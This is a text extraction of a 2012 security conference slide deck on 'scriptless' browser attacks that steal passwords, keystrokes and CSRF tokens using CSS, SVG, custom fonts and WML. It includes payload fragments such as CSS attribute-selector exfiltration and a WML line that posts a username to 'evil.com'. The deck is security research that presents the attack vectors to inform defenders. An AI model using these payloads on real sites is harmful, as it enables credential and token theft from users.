



GOT YOUR NOSE?

How Attackers steal your precious Data without using Scripts

A Presentation by Mario Heiderich, 2012

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BACKGROUND

JavaScript



From Hell

A Talk by Mario Heiderich
Confidence 2.0 Warsaw 2009 AD



The Presence and Future of Web Attacks

Multi-Layer Attacks, XSSQLi+ and HTML5

A presentation by Mario Heiderich
for CONFidence 2010, Krakow

The Image that called me

Active Content Injection with SVG Files

A presentation by Mario Heiderich, 2011




Dev and Blind

Attacking the weakest link in IT security

A Talk by Johannes Hofmann and Mario Heiderich
Confidence 201002, Prague



A hopefully amusing and edutaining talk by
Gareth Heyes and Mario Heiderich
for OWASP London, 07.2009



Locking the Throne Room

How ES5+ will change XSS and Client Side Security

A presentation by Mario Heiderich
BlueHat, Redmond 2011

I thought you were my friend!

Malicious markup, browser issues and other obscurities

A talk by
Mario Heiderich
For
CONFidence 2009
OWASP Europe 2009
in Krakow.



HTML 5

The good, the bad, the ugly

A presentation by Mario Heiderich, 2010

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CROSS SITE SCRIPTING

- ♦ Lots of Talks have been held
- ♦ Plenty of Research has been done
 - ♦ Traditional injections
 - ♦ Attacks from outer space
 - ♦ XSS, XAS, XDS, XSSQLI, SWXSS, ... you name it!
 - ♦ Defense mechanisms on multiple layers
 - ♦ Network, Server, Client and what not...
 - ♦ CSP, NoScript, AntiSamy and HTMLPurifier, Browser XSS Filters
 - ♦ mod_security, PHPIDS, some nonsense WAF products
- ♦ **But why use scripting at all?**

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TOPICS TODAY

- ◆ **Scriptless Attacks in your Browser**
 - ◆ Attacks bypassing NoScript
 - ◆ Attacks bypassing **Content Security Policy**
 - ◆ No Scripting allowed
 - ◆ No Scripting necessary
- ◆ Attacks working in Thunderbird
- ◆ **Attacks stealing your data without XSS**

OFFENSIVE TALK

- ♦ **We'll mainly see attack vectors today**
 - ♦ Starting simple – using cheap HTTP tricks
 - ♦ Stealing passwords with CSS
 - ♦ Almost like the Sexy Assassin back in 2009
 - ♦ Just without any bruteforcing
 - ♦ Playing with a user's perception
 - ♦ Time and Measure, Log and Steal
- ♦ **Focus is stealing data by using the browser**
 - ♦ Passwords, tokens, sensitive data is general

THE MARKUP BROTHERS



SVG SANCHEZ HTML HARRY
CLIVE'S STYLESHEET

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A RIVER FOR SOME



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DEFENSE

- ♦ **Defense is possible but tough**
 - ♦ Benign features combined to be attacks
 - ♦ No possibility to easily build signatures
 - ♦ Attacker utilizes solicited content
 - ♦ CSS, SVG images, Links and Images
 - ♦ **No scripting allowed!**
- ♦ „Thanks for the injection!“

HAPPY INJECTIONS



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EXPLOITS

- ♦ Three Chapters to be presented
 - ♦ Chapter 1: **The simple tricks**
 - ♦ Chapter 2: **Advanced Class**
 - ♦ Chapter 3: **For Science!**

CHAPTER ONE

Those **simple** Tricks

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
ALICE AND THE CAPTCHA

- ◆ **Let's assume the following situation**
 - ◆ Alice visits a website she frequently uses
 - ◆ She has a login there, password stored
 - ◆ Let's further assume her password is „secret“
 - ◆ The site seems to have a new security feature!
 - ◆ Now the login needs a CAPTCHA to be solved

- ◆ **And that is how it looks like!**

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CAPTCHA OF DOOM



- ♦ Seems legit?
- ♦ See it live: <http://heideri.ch/opera/captcha/>

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ANALYSIS

- ♦ **What really happens**

- ♦ The attacker, Clive, injects CSS...

- ♦ `input [type=password] {content: attr(value)}`

- ♦ Then he includes a custom SVG font

- ♦ `@font-face {font-family: X;src: url(x.svg#X) format("svg");}`

- ♦ The attacker simply flips characters

- ♦ `s` becomes `x`, `e` becomes `w`, `c` becomes `@` ...

- ♦ By thinking it's a CAPTCHA...

- ♦ **... Alice submits her password to the attacker**

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VALIDATION

Name: (required)

Birthday: (2000-01-01 <-> 2020-01-01)

Choose a color: Red Blue Green (Required)

Select the flavors Vanilla Strawberry Peppermint (At least one flavor is required)

Color 2

CSS AND REGEX

- ◆ Old but gold – brute-forcing passwords
 - ◆ But this time with CSS3 and HTML5
 - ◆ The secret ingredient here is „validation“
 - ◆ **Brute-force with RegEx!**
 - ◆ Let's have a look
 - ◆ **DEMO**
- ◆ **Good thing it works on all browsers**
 - ◆ Limited by smart password managers though

CHAPTER TWO

Advanced Class

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I READ YOU

- ♦ **Bob is security aware**
 - ♦ His online banking website? No scripts allowed!
 - ♦ His browser? Top-up-to-date!
 - ♦ His emails? PGP, SMIME - you name it!
- ♦ **Bob isolates stuff, knows his security**
 - ♦ Even if an attacker XSS'd his bank website...
 - ♦ Nothing could happen - no JavaScript, Flash or Java
- ♦ How can **we** still pwn Bob then?

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SMART BOB



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
DEFINE GOALS

- ♦ We cannot XSS Bob
 - ♦ We cannot easily get his cookies
 - ♦ Neither simply *access* sensitive data
 - ♦ But we *want* his login data
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- ♦ **So we oughta „jack“ the login form!**

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WAP INJECTION

- ♦ If Bob used Opera, we'd have a nice lever



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LEGIT OR NOT?

- ♦ Looked legit - or did it?
- ♦ So what happened here?
 - ♦ Opera allows WAP/WML injections
 - ♦ Thereby we can use WML variables
 - ♦ `<go href="//evil.com"><postfield
name="stolen"
value="$(username)"/>`
 - ♦ **Limited though - XHTML only, Opera only**
 - ♦ Let's have a look: <http://html5sec.org/login>

LUCKY BOB

- ♦ He uses Firefox with NoScript
- ♦ ...and Thunderbird with Enigmail
- ♦ **Unpwnable?**



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REBUTTAL

- ◆ Let's stay adamantine
 - ◆ And develop a targeted exploit
 - ◆ Working on Firefox **and** Thunderbird
 - ◆ Latest versions, bypassing NoScript


How can we do that?

- ◆ And can we do it at all?
- ◆ **Let's have a look!**

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KEYLOGGER

- ◆ Just a harmless login page



- ◆ Behaving **strange** on closer inspection though...
 - ◆ Let's check that <http://html5sec.org/keylogger>

LEAVING LAS VEGAS

- ♦ If it works in Firefox w/o JavaScript
- ♦ Can it also work in...



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THUNDERBIRD

- ♦ **Mother of God!**
- ♦ Stealing and exfiltrating keystrokes
- ♦ Right in your favorite email client

- ♦ **Demo time!**

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HOW IS IT DONE

- ♦ Attacker injected some inline SVG code
 - ♦ SVG knows the `<set>` element
 - ♦ The `<set>` element can listen to events
 - ♦ Even keystrokes
 - ♦ The feature is called *accessKey()* (W3C)
 - ♦ JavaScript is turned off - it's „no script“ anyway
 - ♦ But the keystroke scope is hard to define
- ♦ **In Firefox it's the whole document**

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
THANKS SVG SANCHEZ



Now, what's next?

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NOW WHAT IS DEESE?



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❧ CSS HISTORY THEFT ❧

- ◆ CSS History stealing
 - ◆ `:visited` gets a background
 - ◆ Many more similar approaches
- ◆ So browsers limit `:visited`
 - ◆ No resource loading
 - ◆ No JavaScript API
- ◆ But SVG makes a difference
- ◆ **DEMO**

The image features a central text overlay on a dark red, vertically pleated curtain. The curtain is framed by an ornate, dark brown border with intricate scrollwork and floral patterns. At the top center of the frame, there is a decorative, golden-brown element resembling a crown or a piece of draped fabric. The text "LET'S TAKE A BREATH" is written in a bold, white, distressed, and slightly irregular font. The letters have a weathered appearance with some dark spots and uneven edges. The text is centered horizontally and is flanked by decorative, white, wing-like flourishes on both sides.

LET'S TAKE A BREATH

CHAPTER THREE

For Science!!!

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CSRF TOKENS

- ◆ **Everybody knows CSRF**

- ◆ One domain makes a request to another
- ◆ The user is logged into that other domain
- ◆ Stuff happens, accounts get modified etc.

- ◆ **How to we kill CSRF?**

- ◆ Easily – we use tokens, nonces
- ◆ We make sure a request cannot be guessed
- ◆ Or brute-forced – good tokens are long and safe

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CSRF AND XSS

- ♦ CSRF and XSS are good friends
 - ♦ JavaScript can read tokens from the DOM
 - ♦ Bypass most CSRF protection techniques

- ♦ **But can we steal CSRF tokens w/o JS?**

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ALREADY DONE?

- ♦ SDC, Gaz and thornmaker already did it
- ♦ Check out <http://p42.us/css/>
- ♦ They used CSS
 - ♦ Basically a brute-force via attribute selectors
 - ♦ `input[value^=a]{background:url(?a)}`
 - ♦ If the server catches GET /?a...
 - ♦ The first character is an **a**
- ♦ But then what?
- ♦ There's no „second or Nth character selector“
- ♦ They had to go `input[value^=aa]{background:url(?aa)}`

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EFFEECTIIVVENESS

- ♦ We're attackers who don't have much time!
 - ♦ So we cannot bruteforce like that
 - ♦ We need a quicker approach!
 - ♦ Also, this time we want to attack Webkit :-)
- ♦ **Let's cook ourselves some crazy CSS!**

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
INGREDIENTS

- ♦ Some links with a secret CSRF token
- ♦ A CSS injection
 - ♦ height
 - ♦ width
 - ♦ content:attr(href)
 - ♦ overflow-x:none
 - ♦ font-family
 - ♦ And another secret ingredient

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DEMO

- ◆ <http://html5sec.org/webkit/test>



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COOKING METHOD

- ◆ The secret ingredients
 - ◆ **Custom SVG font - one per character**
 - ◆ An animation - decreasing the box size
 - ◆ The overflow to control scrollbar appearance
 - ◆ And finally...
- ◆ **Styled scrollbar elements - Webkit only**

```
div.s::-webkit-scrollbar-track-piece
:vertical:increment {background:red url(/s)}
```

THOSE FONTS

- ◆ There's more we can do with custom fonts
 - ◆ HTML5 recommends WOFF
 - ◆ All done via `@font-face`
- ◆ WOFF supports an interesting feature
 - ◆ **Discretionary Ligatures**
 - ◆ Arbitrary character sequences can become *one* character
 - ◆ Imagine.. C a t become a *cat icon*. Or... d e e r a *lil' deer*

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LIGATURES



- <http://ie.microsoft.com/testdrive/graphics/opentype/opentype-monotype/index.html>

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FONTFORGE

The screenshot shows the FontForge application window titled "RebusScript Rebus.woff (UnicodeBmp)". The main workspace displays a large, stylized character 'R' with red control points and a yellow bounding box. A dialog box titled "Zeichen-Info für registered" is open, showing the character's details:

- Unicode: registered
- Subtable: 'calt' Contextual Alternates in Latin lookup 1 subtable
- Source Glyph Names: supersecret

The dialog box also includes a "Delete" button and navigation controls: "< zurück", "Next >", "OK", and "Fertig". The background shows a grid of characters and a toolbar on the left.

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ATTACK FONTS

- We can thus build dictionary fonts!
 - One character per password for example
 - No problem for a font to handle 100k+ items
- Map the string `s u p e r s e c r e t` into one char
- Make everything else invisible
- **If the character is visible, we have a hit**
 - If not the password is not in the list/font
- But how to activate this ligature feature?
 - With CSS3! `-moz-font-feature-settings:'calt=0'; -ms-font-feature-settings:'calt' 0;`
- **How can we find out if nothing - or just one char is visible?**


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GO CSS

- Remember the smart scrollbars?
 - Same thing all over again
 - But this time for all browsers please
- **CSS Media Queries to the rescue!**
 - We can deploy selective CSS depending on:
 - Viewport width, viewport height
 - `@media screen and (max-width: 400px){*{foo:bar}}`
 - Every character gets a distinct width, and/or height
 - Once scrollbars appear, the viewport width gets reduced
 - By the width of the scrollbar
 - Some Iframe tricks do the job and allow universal scrollbar detection
- **That's all we need _:D**

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

